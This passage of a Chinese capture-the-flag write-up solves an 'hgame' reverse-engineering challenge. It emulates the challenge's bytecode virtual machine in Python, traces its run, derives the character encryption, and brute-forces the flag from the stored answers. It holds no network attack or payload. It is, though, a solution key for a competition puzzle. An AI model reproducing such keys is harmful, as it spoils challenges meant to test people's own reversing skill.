    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0
]

data = [
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    155, 0, 0, 0, 168, 0, 0, 0, 2, 0,
    0, 0, 188, 0, 0, 0, 172, 0, 0, 0,
    156, 0, 0, 0, 206, 0, 0, 0, 250, 0,
    0, 0, 2, 0, 0, 0, 185, 0, 0, 0,
    255, 0, 0, 0, 58, 0, 0, 0, 116, 0,
    0, 0, 72, 0, 0, 0, 25, 0, 0, 0,
    105, 0, 0, 0, 232, 0, 0, 0, 3, 0,
    0, 0, 203, 0, 0, 0, 201, 0, 0, 0,
    255, 0, 0, 0, 252, 0, 0, 0, 128, 0,
    0, 0, 214, 0, 0, 0, 141, 0, 0, 0,
    215, 0, 0, 0, 114, 0, 0, 0, 0, 0,
    0, 0, 167, 0, 0, 0, 29, 0, 0, 0,
    61, 0, 0, 0, 153, 0, 0, 0, 136, 0,
    0, 0, 153, 0, 0, 0, 191, 0, 0, 0,
    232, 0, 0, 0, 150, 0, 0, 0, 46, 0,
    0, 0, 93, 0, 0, 0, 87, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    201, 0, 0, 0, 169, 0, 0, 0, 189, 0,
    0, 0, 139, 0, 0, 0, 23, 0, 0, 0,
    194, 0, 0, 0, 110, 0, 0, 0, 248, 0,
    0, 0, 245, 0, 0, 0, 110, 0, 0, 0,
    99, 0, 0, 0, 99, 0, 0, 0, 213, 0,
    0, 0, 70, 0, 0, 0, 93, 0, 0, 0,
    22, 0, 0, 0, 152, 0, 0, 0, 56, 0,
    0, 0, 48, 0, 0, 0, 115, 0, 0, 0,
    56, 0, 0, 0, 193, 0, 0, 0, 94, 0,
    0, 0, 237, 0, 0, 0, 176, 0, 0, 0,
    41, 0, 0, 0, 90, 0, 0, 0, 24, 0,
    0, 0, 64, 0, 0, 0, 167, 0, 0, 0,
    253, 0, 0, 0, 10, 0, 0, 0, 30, 0,
    0, 0, 120, 0, 0, 0, 139, 0, 0, 0,
    98, 0, 0, 0, 219, 0, 0, 0, 15, 0,
    0, 0, 143, 0, 0, 0, 156, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 72, 0, 0, 0, 241, 0, 0, 0, 64,
    0, 0, 0, 33, 0, 0, 1, 53, 0, 0,
    0, 100, 0, 0, 1, 120, 0, 0, 0, 249,
    0, 0, 1, 24, 0, 0, 0, 82, 0, 0,
    0, 37, 0, 0, 1, 93, 0, 0, 0, 71,
    0, 0, 0, 253, 0, 0, 1, 105, 0, 0,
    0, 92, 0, 0, 1, 175, 0, 0, 0, 178,
    0, 0, 1, 236, 0, 0, 1, 82, 0, 0,
    1, 79, 0, 0, 1, 26, 0, 0, 0, 80,
    0, 0, 1, 133, 0, 0, 0, 205, 0, 0,
    0, 35, 0, 0, 0, 248, 0, 0, 0, 12,
    0, 0, 0, 207, 0, 0, 1, 61, 0, 0,
    1, 69, 0, 0, 0, 130, 0, 0, 1, 210,
    0, 0, 1, 41, 0, 0, 1, 213, 0, 0,
    1, 6, 0, 0, 1, 162, 0, 0, 0, 222,
    0, 0, 1, 166, 0, 0, 1, 202, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0
]


class Stack:
    def __init__(self, size):
        self.size = size
        self.stack = []
        self.top = -1

    def push(self, ele):  # 入栈之前检查栈是否已满
        if self.isFull():
            raise Exception("out of range")
        else:
            self.stack.append(ele)
            self.top = self.top + 1

    def pop(self):  # 出栈之前检查栈是否为空
        if self.isEmpty():
            raise Exception("stack is empty")
        else:
            self.top = self.top - 1
            return self.stack.pop()

    def isFull(self):
        return self.top + 1 == self.size

    def isEmpty(self):
        return self.top == -1


def load(s):
    global data
    data1 = []
    cnt = 0
    number = 0
    for i in data:
```

```python
        number += i << (cnt * 8)
        cnt += 1
        if cnt == 4:
            cnt = 0
            data1.append(number)
            number = 0
    data = data1
    for i in range(len(s)):
        data[i] = ord(s[i])


if __name__ == '__main__':
    ip = 0
    stack = Stack(1000000000)
    reg = [0, 0, 0, 0, 0, 0]
    load('hgame{' + '0' * 33)
    print(data[150:])
    zf = False
    while True:
        cmd = p[ip]
        if cmd == 0:
            cmd2 = p[ip + 1]
            if cmd2 == 3:
                reg[p[ip + 2]] = p[ip + 3]
                print(f'reg[{p[ip + 2]}]={p[ip + 3]}, reg[{p[ip + 2]}]=
{reg[p[ip + 2]]}')
            elif cmd2 == 2:
                reg[p[ip + 2]] = reg[p[ip + 3]]
                print(f'reg[{p[ip + 2]}]=reg[{p[ip + 3]}], reg[{p[ip + 2]}]=
{reg[p[ip + 2]]}')
            elif cmd2 == 1:
                data[reg[2]] = reg[0]
                print(f'data[{reg[2]}]=reg[0], data[{reg[2]}]=
{data[reg[2]]}')
                print('data =', data)
            else:
                reg[0] = data[reg[2]]
                print(f"reg[0]=data[{reg[2]}], reg[0]={reg[0]}")
            ip += 4
        elif cmd == 1:
            cmd2 = p[ip + 1]
            if cmd2 == 1:
                stack.push(reg[0])
                print("stack.push(reg[0]), reg[0]=", reg[0], sep='')
            elif cmd2 == 2:
                stack.push(reg[2])
                print("stack.push(reg[2]), reg[2]=", reg[2], sep='')
            elif cmd2 == 3:
                stack.push(reg[3])
                print("stack.push(reg[3]), reg[3]=", reg[3], sep='')
            else:
                stack.push(reg[0])
                print("stack.push(reg[0]), reg[0]=", reg[0], sep='')
            ip += 2
        elif cmd == 2:
            cmd2 = p[ip + 1]
            if cmd2 == 1:
                reg[1] = stack.pop()
                print("reg[1]=stack.pop(), reg[1]=", reg[1], sep='')
            elif cmd2 == 2:
                reg[2] = stack.pop()
                print("reg[2]=stack.pop(), reg[2]=", reg[2], sep='')
            elif cmd2 == 3:
                reg[3] = stack.pop()
                print("reg[3]=stack.pop(), reg[3]=", reg[3], sep='')
            else:
                reg[0] = stack.pop()
                print("reg[0]=stack.pop(), reg[0]=", reg[0], sep='')
            ip += 2
        elif cmd == 3:
            cmd2 = p[ip + 1]
            if cmd2 == 0:
                reg[p[ip + 2]] += reg[p[ip + 3]]
                print(f"reg[{p[ip + 2]}]+=reg[{p[ip + 3]}], reg[{p[ip +
2]}]={reg[p[ip + 2]]}")
            elif cmd2 == 1:
                reg[p[ip + 2]] -= reg[p[ip + 3]]
                print(f"reg[{p[ip + 2]}]-=reg[{p[ip + 3]}], reg[{p[ip +
2]}]={reg[p[ip + 2]]}")
            elif cmd2 == 2:
                reg[p[ip + 2]] *= reg[p[ip + 3]]
                print(f"reg[{p[ip + 2]}]*=reg[{p[ip + 3]}], reg[{p[ip +
2]}]={reg[p[ip + 2]]}")
            elif cmd2 == 3:
                reg[p[ip + 2]] ^= reg[p[ip + 3]]
                print(f"reg[{p[ip + 2]}]^=reg[{p[ip + 3]}], reg[{p[ip +
2]}]={reg[p[ip + 2]]}")
            elif cmd2 == 4:
                reg[p[ip + 2]] <<= reg[p[ip + 3]]
                reg[p[ip + 2]] &= 0xff00
                print(f"reg[{p[ip + 2]}]<<=reg[{p[ip + 3]}], reg[{p[ip +
2]}]={reg[p[ip + 2]]}")
            elif cmd2 == 5:
                reg[p[ip + 2]] >>= reg[p[ip + 3]]
                print(f"reg[{p[ip + 2]}]>>=reg[{p[ip + 3]}], reg[{p[ip +
2]}]={reg[p[ip + 2]]}")
            ip += 4
        elif cmd == 4:
            zf = not reg[0] == reg[1]
            print("judge if reg[0] == reg[1], zf = ", zf, sep='')
            ip += 1
        elif cmd == 5:
            addr = p[ip + 1]
            print("jump to ", addr, sep='')
            ip = addr
        elif cmd == 6:
            if zf:
                addr = ip + 2
                print("expect zf, zf=True, continue")
            else:
                addr = p[ip + 1]
                print("expect zf, zf=False, jump to", addr)
            ip = addr
        elif cmd == 7:
            if zf:
                addr = p[ip + 1]
                print("expect not zf, zf=True, jump to", addr)
            else:
                addr = ip + 2
                print("expect not zf, zf=False, continue")
            ip = addr
        elif cmd == 255:
            exit()
```

这个程序是模拟输入的字符串为`hgame{000000...`的时候，程序的所有操作，输出如下：

```
[18432, 61696, 16384, 8448, 13569, 25600, 30721, 63744, 6145, 20992, 9472,
23809, 18176, 64768, 26881, 23552, 44801, 45568, 60417, 20993, 20225, 6657,
20480, 34049, 52480, 8960, 63488, 3072, 52992, 15617, 17665, 33280, 53761,
10497, 54529, 1537, 41473, 56832, 42497, 51713, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0]
reg[2]=0, reg[2]=0
reg[2]+=reg[3], reg[2]=0
reg[0]=data[0], reg[0]=104
reg[1]=reg[0], reg[1]=104
reg[2]=50, reg[2]=50
reg[2]+=reg[3], reg[2]=50
reg[0]=data[50], reg[0]=155
reg[1]+=reg[0], reg[1]=259
reg[2]=100, reg[2]=100
reg[2]+=reg[3], reg[2]=100
reg[0]=data[100], reg[0]=201
reg[1]^=reg[0], reg[1]=458
reg[0]=8, reg[0]=8
reg[2]=reg[1], reg[2]=458
reg[1]<<=reg[0], reg[1]=51712
reg[2]>>=reg[0], reg[2]=1
reg[1]+=reg[2], reg[1]=51713
reg[0]=reg[1], reg[0]=51713
stack.push(reg[0]), reg[0]=51713
reg[0]=1, reg[0]=1
reg[3]+=reg[0], reg[3]=1
reg[0]=reg[3], reg[0]=1
reg[1]=40, reg[1]=40
judge if reg[0] == reg[1], zf = True
expect zf, zf=True, continue
jump to 0
reg[2]=0, reg[2]=0
reg[2]+=reg[3], reg[2]=1
reg[0]=data[1], reg[0]=103
reg[1]=reg[0], reg[1]=103
reg[2]=50, reg[2]=50
reg[2]+=reg[3], reg[2]=51
reg[0]=data[51], reg[0]=168
reg[1]+=reg[0], reg[1]=271
reg[2]=100, reg[2]=100
reg[2]+=reg[3], reg[2]=101
reg[0]=data[101], reg[0]=169
reg[1]^=reg[0], reg[1]=422
reg[0]=8, reg[0]=8
reg[2]=reg[1], reg[2]=422
reg[1]<<=reg[0], reg[1]=42496
reg[2]>>=reg[0], reg[2]=1
```

```
reg[1]+=reg[2], reg[1]=42497
reg[0]=reg[1], reg[0]=42497
stack.push(reg[0]), reg[0]=42497
reg[0]=1, reg[0]=1
reg[3]+=reg[0], reg[3]=2
reg[0]=reg[3], reg[0]=2
reg[1]=40, reg[1]=40
judge if reg[0] == reg[1], zf = True
expect zf, zf=True, continue
jump to 0
reg[2]=0, reg[2]=0
reg[2]+=reg[3], reg[2]=2
reg[0]=data[2], reg[0]=97
reg[1]=reg[0], reg[1]=97
reg[2]=50, reg[2]=50
reg[2]+=reg[3], reg[2]=52
reg[0]=data[52], reg[0]=2
reg[1]+=reg[0], reg[1]=99
reg[2]=100, reg[2]=100
reg[2]+=reg[3], reg[2]=102
reg[0]=data[102], reg[0]=189
reg[1]^=reg[0], reg[1]=222
reg[0]=8, reg[0]=8
reg[2]=reg[1], reg[2]=222
reg[1]<<=reg[0], reg[1]=56832
reg[2]>>=reg[0], reg[2]=0
reg[1]+=reg[2], reg[1]=56832
reg[0]=reg[1], reg[0]=56832
stack.push(reg[0]), reg[0]=56832
reg[0]=1, reg[0]=1
reg[3]+=reg[0], reg[3]=3
reg[0]=reg[3], reg[0]=3
reg[1]=40, reg[1]=40
judge if reg[0] == reg[1], zf = True
expect zf, zf=True, continue
jump to 0
reg[2]=0, reg[2]=0
reg[2]+=reg[3], reg[2]=3
reg[0]=data[3], reg[0]=109
reg[1]=reg[0], reg[1]=109
reg[2]=50, reg[2]=50
reg[2]+=reg[3], reg[2]=53
reg[0]=data[53], reg[0]=188
```

```
reg[1]+=reg[0], reg[1]=297
reg[2]=100, reg[2]=100
reg[2]+=reg[3], reg[2]=103
reg[0]=data[103], reg[0]=139
reg[1]^=reg[0], reg[1]=418
reg[0]=8, reg[0]=8
reg[2]=reg[1], reg[2]=418
reg[1]<<=reg[0], reg[1]=41472
reg[2]>>=reg[0], reg[2]=1
reg[1]+=reg[2], reg[1]=41473
reg[0]=reg[1], reg[0]=41473
stack.push(reg[0]), reg[0]=41473

// 此处大多属于类似操作，故忽略

jump to 0
reg[2]=0, reg[2]=0
reg[2]+=reg[3], reg[2]=39
reg[0]=data[39], reg[0]=0
reg[1]=reg[0], reg[1]=0
reg[2]=50, reg[2]=50
reg[2]+=reg[3], reg[2]=89
reg[0]=data[89], reg[0]=87
reg[1]+=reg[0], reg[1]=87
reg[2]=100, reg[2]=100
reg[2]+=reg[3], reg[2]=139
reg[0]=data[139], reg[0]=156
reg[1]^=reg[0], reg[1]=203
reg[0]=8, reg[0]=8
reg[2]=reg[1], reg[2]=203
reg[1]<<=reg[0], reg[1]=51968
reg[2]>>=reg[0], reg[2]=0
reg[1]+=reg[2], reg[1]=51968
reg[0]=reg[1], reg[0]=51968
stack.push(reg[0]), reg[0]=51968
reg[0]=1, reg[0]=1
reg[3]+=reg[0], reg[3]=40
reg[0]=reg[3], reg[0]=40
reg[1]=40, reg[1]=40
judge if reg[0] == reg[1], zf = False
expect zf, zf=False, jump to 95
reg[3]=0, reg[3]=0
reg[1]=stack.pop(), reg[1]=51968
```

```
reg[2]=150, reg[2]=150
reg[2]+=reg[3], reg[2]=150
reg[0]=data[150], reg[0]=18432
judge if reg[0] == reg[1], zf = True
expect not zf, zf=True, jump to 136
```

可以看到在前半部分，程序都在对输入的字符进行加密，然后入栈，最后是从后往前对每一个字符进行校验，是否与程序中存储的答案一致，分析代码可知，大致的加密原理如下，`i`代表当前位数，最后`r1`是加密后的值：

```
r1 = data[i] + data[50 + i]
r0 = data[100 + i]
r1 = r1 ^ r0
r2 = r1
r1 = (r1 << 8) & 0xff00
r2 = r2 >> 8
r1 = r1 + r2
```

然后，加密完毕的结果都会在最后从后到前一位一位地校验，校验过程对应下面的代码：

```
reg[3]=0, reg[3]=0
reg[1]=stack.pop(), reg[1]=51968
reg[2]=150, reg[2]=150
reg[2]+=reg[3], reg[2]=150
reg[0]=data[150], reg[0]=18432
judge if reg[0] == reg[1], zf = True
expect not zf, zf=True, jump to 136
```

`data[150]`是第`0`位的值，经过后续验证，第`151`、`152`...分别就是第`1`、`2`...位的值了，于是，我们将它们单独提取出来，写一个爆破脚本，破解出最后的flag。至于为什么不直接计算，那是因为我懒，而且也不会（
最后的爆破代码如下：

```
import string

data = [
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    155, 0, 0, 0, 168, 0, 0, 0, 2, 0,
    0, 0, 188, 0, 0, 0, 172, 0, 0, 0,
    156, 0, 0, 0, 206, 0, 0, 0, 250, 0,
    0, 0, 2, 0, 0, 0, 185, 0, 0, 0,
    255, 0, 0, 0, 58, 0, 0, 0, 116, 0,
    0, 0, 72, 0, 0, 0, 25, 0, 0, 0,
    105, 0, 0, 0, 232, 0, 0, 0, 3, 0,
    0, 0, 203, 0, 0, 0, 201, 0, 0, 0,
    255, 0, 0, 0, 252, 0, 0, 0, 128, 0,
    0, 0, 214, 0, 0, 0, 141, 0, 0, 0,
    215, 0, 0, 0, 114, 0, 0, 0, 0, 0,
    0, 0, 167, 0, 0, 0, 29, 0, 0, 0,
    61, 0, 0, 0, 153, 0, 0, 0, 136, 0,
    0, 0, 153, 0, 0, 0, 191, 0, 0, 0,
    232, 0, 0, 0, 150, 0, 0, 0, 46, 0,
    0, 0, 93, 0, 0, 0, 87, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    201, 0, 0, 0, 169, 0, 0, 0, 189, 0,
    0, 0, 139, 0, 0, 0, 23, 0, 0, 0,
    194, 0, 0, 0, 110, 0, 0, 0, 248, 0,
    0, 0, 245, 0, 0, 0, 110, 0, 0, 0,
    99, 0, 0, 0, 99, 0, 0, 0, 213, 0,
    0, 0, 70, 0, 0, 0, 93, 0, 0, 0,
    22, 0, 0, 0, 152, 0, 0, 0, 56, 0,
    0, 0, 48, 0, 0, 0, 115, 0, 0, 0,
    56, 0, 0, 0, 193, 0, 0, 0, 94, 0,
    0, 0, 237, 0, 0, 0, 176, 0, 0, 0,
    41, 0, 0, 0, 90, 0, 0, 0, 24, 0,
    0, 0, 64, 0, 0, 0, 167, 0, 0, 0,
    253, 0, 0, 0, 10, 0, 0, 0, 30, 0,
    0, 0, 120, 0, 0, 0, 139, 0, 0, 0,
    98, 0, 0, 0, 219, 0, 0, 0, 15, 0,
    0, 0, 143, 0, 0, 0, 156, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 72, 0, 0, 0, 241, 0, 0, 0, 64,
    0, 0, 0, 33, 0, 0, 1, 53, 0, 0,
    0, 100, 0, 0, 1, 120, 0, 0, 0, 249,
    0, 0, 1, 24, 0, 0, 0, 82, 0, 0,
    0, 37, 0, 0, 1, 93, 0, 0, 0, 71,
    0, 0, 0, 253, 0, 0, 1, 105, 0, 0,
    0, 92, 0, 0, 1, 175, 0, 0, 0, 178,
    0, 0, 1, 236, 0, 0, 1, 82, 0, 0,
    1, 79, 0, 0, 1, 26, 0, 0, 0, 80,
    0, 0, 1, 133, 0, 0, 0, 205, 0, 0,
    0, 35, 0, 0, 0, 248, 0, 0, 0, 12,
    0, 0, 0, 207, 0, 0, 1, 61, 0, 0,
    1, 69, 0, 0, 0, 130, 0, 0, 1, 210,
    0, 0, 1, 41, 0, 0, 1, 213, 0, 0,
    1, 6, 0, 0, 1, 162, 0, 0, 0, 222,
    0, 0, 1, 166, 0, 0, 1, 202, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0
]


def load(s):
    global data
    data1 = []
    cnt = 0
    number = 0
    for i in data:
        number += i << (cnt * 8)
        cnt += 1
        if cnt == 4:
            cnt = 0
            data1.append(number)
            number = 0
    data = data1
    for i in range(len(s)):
        data[i] = ord(s[i])


def encrypt(num, i):
    r1 = num + data[50 + i]
    r0 = data[100 + i]
    r1 = r1 ^ r0
    r2 = r1
    r1 = (r1 << 8) & 0xff00
    r2 = r2 >> 8
    r1 = r1 + r2
    return r1


dic = range(30, 127)

if __name__ == '__main__':
    load('')
    print(data[150:])
    print(data[189])
    ans = ''
    for i in range(41):
        correct = data[189 - i]
        for c in dic:
            encryptedNum = encrypt(c, i)
            if correct == encryptedNum:
                ans = ans + chr(c)
                print(ans)
```

运行即可获得flag：

